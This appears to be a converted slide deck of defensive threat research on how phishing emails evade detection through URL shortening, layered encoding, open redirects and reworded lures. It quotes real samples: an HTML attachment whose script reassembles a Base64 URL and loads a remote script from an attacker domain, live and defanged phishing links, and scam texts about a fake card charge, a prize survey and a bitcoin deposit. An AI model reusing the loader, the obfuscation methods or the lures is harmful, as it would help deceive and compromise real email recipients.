
Should you encounter any difficulties with this transaction, kindly contact our dedicated support team promptly at +1 (877) 567-7340.

Your satisfaction is our priority, and we are here to assist you

Thanks & Regards,

Master Card Team


# Telephone-Oriented Attack Delivery (TOAD)



# Evasion Trends

# URL Shortening

- URL shortening services conceal the target destination of a URL.
- Consequences:
  - For phishing targets, they can fall victim easier as the final page is not visible.
  - For defenders, the raw extracted URLs are normally submitted to reputations services, and since the raw URL is shortened in this case, it can create challenges.



```
--_f0ac906c-7753-492a-8b8f-a1122bf276d0_
Content-Type: text/plain; charset="iso-8859-1"

Please view this email in html mode.

--_f0ac906c-7753-492a-8b8f-a1122bf276d0_
Content-Transfer-Encoding: 8bit

--_f0ac906c-7753-492a-8b8f-a1122bf276d0_
Content-Type: text/html; charset="utf-8"

<html>
<head>
<title></title>
</head>
<body>&nbsp;</body>
</html>
<title></title>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8"><a href="http://fedemfleergale.com/p0UteA7nEx7aU_NufhYVYPe1T-T7DHivZBp6zH7GD2LcnvGWXQ" style="
a<!--
forgot university gather captured seven film electricity

--_f0ac906c-7753-492a-8b8f-a1122bf276d0_

--_f0ac906c-7753-492a-8b8f-a1122bf276d0_

--_f0ac906c-7753-492a-8b8f-a1122bf276d0_

worth paris quarter dead
exciting
separate view sense series mount
concerned
--_f0ac906c-7753-492a-8b8f-a1122bf276d0_

--_f0ac906c-7753-492a-8b8f-a1122bf276d0_
Content-Type: text/html; charset=ISO-8859-1
Content-Disposition: inline
Content-Transfer-Encoding: 7bit

<html><head><body><a href="http://tinyurl.com/7ashbds9">Click me</a></body></head></html>
```

# URL Shortening

- A few popular shortening services
  - Bitly ([bitly.com](https://bitly.com)): Free for up to 5 links/month (and 2 QR codes/month)
  - TinyURL ([tinyurl.com](https://tinyurl.com)): Free for up to 100 links/month without analytics
  - Rebrandly ([rebrandly.com](https://rebrandly.com)): Free for up to 10 links/month (and 10 QR codes/month)
  - Sniply ([sniply.io](https://sniply.io)): Free for up to 250 links/month in through a 14-days trial plan
  - Shortenworld ([shortenworld.com](https://shortenworld.com)): Free for up to 1,000 links/month (and 200 QR codes/month)
  - Shorter.me ([shorter.me](https://shorter.me))
  - Ln.run ([ln.run](https://ln.run))
  - Come.ac ([come.ac](https://come.ac))



# URL Shortening

Number of Phishing or Scam Emails with Raw Shortened URLs via Different Services  
(Jan - Sep 2024)



# URL Encoding

- Threat actors use percent-encoding to change the original URL and evade reputations services and/or email gateways.
- Most popular methods:
  - Single-encoding: one encoding technique.
    - Percent-encoding
    - Hex-encoding
    - Base64-encoding
  - Multiple-encoding: a combination of different encoding techniques.

# URL Encoding: Percent-Encoding

Trusted Tools for Every Job [1477527]  
To: [REDACTED] September 27, 2024 at 8:42 AM


[https%3A%2F%2Fareertuhidvbrtuyolv.khomasdal.com%2F4\\$fuON138135YHdO203tqmefkyvvp1590DFPWDEZHRVILSRF575218%2F269050d32&data=05%7C02%7Ckosman%40pasenate.com%7C2ede706534ab40a3fb1b08dcdef1a49b%7C93627e0e68cc4884b5c889613a97e74e%7C0%7C0%7C638630377587135441%7CUknown%7CTWFpbGZsb3d8eyJWljo iMC4wLjAwMDAiLCJQIjoiV2luMzliLCJBTiI6I k1haWwiLCJXVCi6Mn0%3D%7C60000%7C%7C%7C&sdata=Ls3roteRz5tUtHhACzLvALYjad9i6i71zs5g5iBj9tg%3D&reserved=0](https%3A%2F%2Fareertuhidvbrtuyolv.khomasdal.com%2F4$fuON138135YHdO203tqmefkyvvp1590DFPWDEZHRVILSRF575218%2F269050d32&data=05%7C02%7Ckosman%40pasenate.com%7C2ede706534ab40a3fb1b08dcdef1a49b%7C93627e0e68cc4884b5c889613a97e74e%7C0%7C0%7C638630377587135441%7CUknown%7CTWFpbGZsb3d8eyJWljo iMC4wLjAwMDAiLCJQIjoiV2luMzliLCJBTiI6I k1haWwiLCJXVCi6Mn0%3D%7C60000%7C%7C%7C&sdata=Ls3roteRz5tUtHhACzLvALYjad9i6i71zs5g5iBj9tg%3D&reserved=0)

[Get Professional Results with Kobalt Tool Set!](#)  
It will take you only a minute to receive this fantastic prize - Kobalt Tool Set

**LOWE'S**

» ANSWER & WIN: A BRAND NEW «

**Kobalt Tool Set**



**Congratulations!**

Share your valuable insights and win big! You've been chosen for a quick survey about store promotions at Lowe's. By participating, you could win **Kobalt Tool Set!** To claim, simply take this short survey about your experience with Lowe's.

**GET STARTED NOW**

If you no longer wish to receive these emails, you may unsubscribe by clicking here.

# URL Encoding: Base64-Encoding

September 25, 2024 at 10:20 AM

[EXTERNAL] Your cart has expired but there are still more products to love!  
To: [REDACTED]

Check out these products recommended just for you! | [View as a webpage](#)

**P.C. RICHARD & SON**  
Over 100 Years of Honesty • Integrity • Reliability




**YOUR CART HAS EXPIRED BUT THERE'S STILL MORE TO LOVE!**

[Checkout Now](#)

Hi There,


Thanks for shopping with P.C. Richard & Son. Your cart has expired but there are still more products to love! Check out these products recommended just for you. [Shop now!](#)

RECOMMENDED:

		
MTX ZN3KI-04 4 AWG Amp Kit with RCA	Hudson & Canal Colton TV Stands with Log	Yamaha Natural Sound 3-Way In-Ceiling
\$79.97	\$329.99	\$199.98
<a href="#">View Item</a>	<a href="#">View Item</a>	<a href="#">View Item</a>

<https://post.spmailtechnolo.com/f/a/SRkm9G0Jz3XCg63Y1vaIA~~/AATkxQA~/RgRo1ZotP0RQaHR0cHM6Ly9wY3JpY2hhcmRzb24uZW1haWwtd3NsLmNvbS9lbW FpbC9saW5rLmpzcD9zPWRoX3BnZlgxNzI2OTQ3MTAyMDAzMjw0MSZ0PTNXA3NwY0IKZustFfNmNkpoUllYbHBldmV6M0ByaXNpbmdncm91bmQub3JnWAQAAAAA>

# URL Encoding: Multiple-Encoding




```
<html>
<script>
walnut = ['aHR0cHM6',
'Ly90aGVib',
'G9ja2',
'dlZWsuY29t',
'L3Jlc0Q0NC',
'5waHA/Mi02',
'ODc0Nz',
'Q3MDczM2',
'EyZjJmNjg3',
'MjY1NjYyZ',
'TZjNj',
'kyZjNmNj',
'g3NDc0Nz',
'A3MzNhMmYy',
'ZjU5NmY',
'z0DJlNzI3',
'OTZlNjE3',
'NjY1Nz',
'gyZTY',
'zNmY2Z',
'DJmNzU0',
'NDU1N',
'zA2Mz',
'czNDU20',
'TJmLW11b',
'GJlcn',
'J5'];
document.documentElement.appendChild(Object.assign(document.createElement("script"),{src:atob(walnut.join(""))}));
mulberry = [redacted];
</script>
<em style="display:none;">She decorated the cake with colorful frosting.</em>
<script></script>
</html>
```

Multiple characters can be used to determine the boundaries of strings in JavaScript:

- Double Quotes (")
- Single Quotes (')
- Backticks (`)

Email address of the victim

# URL Encoding: Multiple-Encoding




```
<html>
<script>
walnut = ['aHR0cHM6Ly90aGVibG9ja2dlZWsuY29tL3JlczQ0NC5waHA/Mi02ODc0NzQ3MDczM2EyZjJmNjg3MjY1NjYyZTZjNjkyZjNmNjg3NDc0NzA3MzNhMmYyZjU5NmYzODJlNzI3OTZlNjE3NjY1NzgyZTYzNmY2ZDJmNzU0NDU1NzA2MzcZNDU2OTJmLW11bGJlcnJ5
aHR0cHM6Ly90aGVibG9ja2dlZWsuY29tL3JlczQ0NC5waHA/Mi02ODc0NzQ3MDczM2EyZjJmNjg3MjY1NjYyZTZjNjkyZjNmNjg3NDc0NzA3MzNhMmYyZjU5NmYzODJlNzI3OTZlNjE3NjY1NzgyZTYzNmY2ZDJmNzU0NDU1NzA2MzcZNDU2OTJmLW11bGJlcnJ5
Base64-Decode
hxxps[:]theblockgeek[.]com/res444[.]php?2-68747470733a2f2f687265662e6c692f3f68747470733a2f2f596f382e72796e617665782e636f6d2f75445570637345692f-mulberry
Hex-Decode
hxxps[:]href[.]li/?hxxps[:]Yo8[.]rynavex[.]com/uDUpcsEi/
document.documentElement.appendChild(Object.assign(document.createElement("script"),{src:atob(walnut.join(""))}));
mulberry = [redacted];
</script>
<em style="display:none;">She decorated the cake with colorful frosting.</em>
<script></script>
</html>
```

# URL Redirection

- Open redirect vulnerability:
  - One of the most common ways to evade detection in phishing emails.
  - It can be used to manipulate the web application to redirect users to a different URL other than the one that's intended.
  - They result from insecure input validation on a website or a service that allows for parameter tampering.




# URL Redirection






# URL Redirection



hxxps[:]imsva91-  
ctp[.]trendmicro[.]com/wis/clicktime/v1/query?url=hxxps%3a%2f%2fc2hcc455[.]caspio[.]com%2fdp%2fef23e000932e2222a0  
5b490692e9&umid=53A041EE-228C-E106-B033-02FAC1FDBD2D&auth=777990cd74cc620430ea9ccd0417e323e70695df-  
83f67d4f9f18a6895059b48212ef5e8919863e06

# URL Redirection



# Text Rephrasing

Hello dear.

Congratulations! Your account #554488255 has been credited with a significant deposit! Log in now to view the transaction details.

📄 You've just received 1 Bitcoin, a fantastic opportunity to increase your wealth. Whether you decide to hold, exchange, or spend it, you're in for a ride. With the recent surge in the value of cryptocurrencies, this generous gift could potentially change your financial future.

👁️ Now, the question is, what will you do with your newfound digital fortune? There are endless possibilities for how you can utilize this cryptocurrency. You could purchase more digital assets, save it for the long term, or even use it to make purchases from select retailers

The registration process for Bitcoin typically requires you to create a digital wallet to store your coins.

👉 Instructions (Click)

<https://docs.google.com/drawings/d/1MPVWYYm9WSajIP43vQ1j0SPui5LwEVvtrnvbBeCV1B0/preview?474jq51aa448>

Good afternoon dear.

Congratulations! Your account №214579083 has been credited with a significant deposit. Log in now to view the transaction details!.

📄 You've just received 1 Bitcoin, a fantastic opportunity to increase your wealth. Whether you decide to hold, exchange, or spend it, you're in for a ride. With the recent surge in the value of cryptocurrencies, this generous gift could potentially change your financial future.

✅ Now, the question is, what will you do with your newfound digital fortune? There are endless possibilities for how you can utilize this cryptocurrency. You could acquire more digital assets, stash away it for the long term, or even use it to make purchases from select retailers.

Completing the registration process for Bitcoin is a great way to get started with the digital currency revolution.

👉 Further instructions (Click)

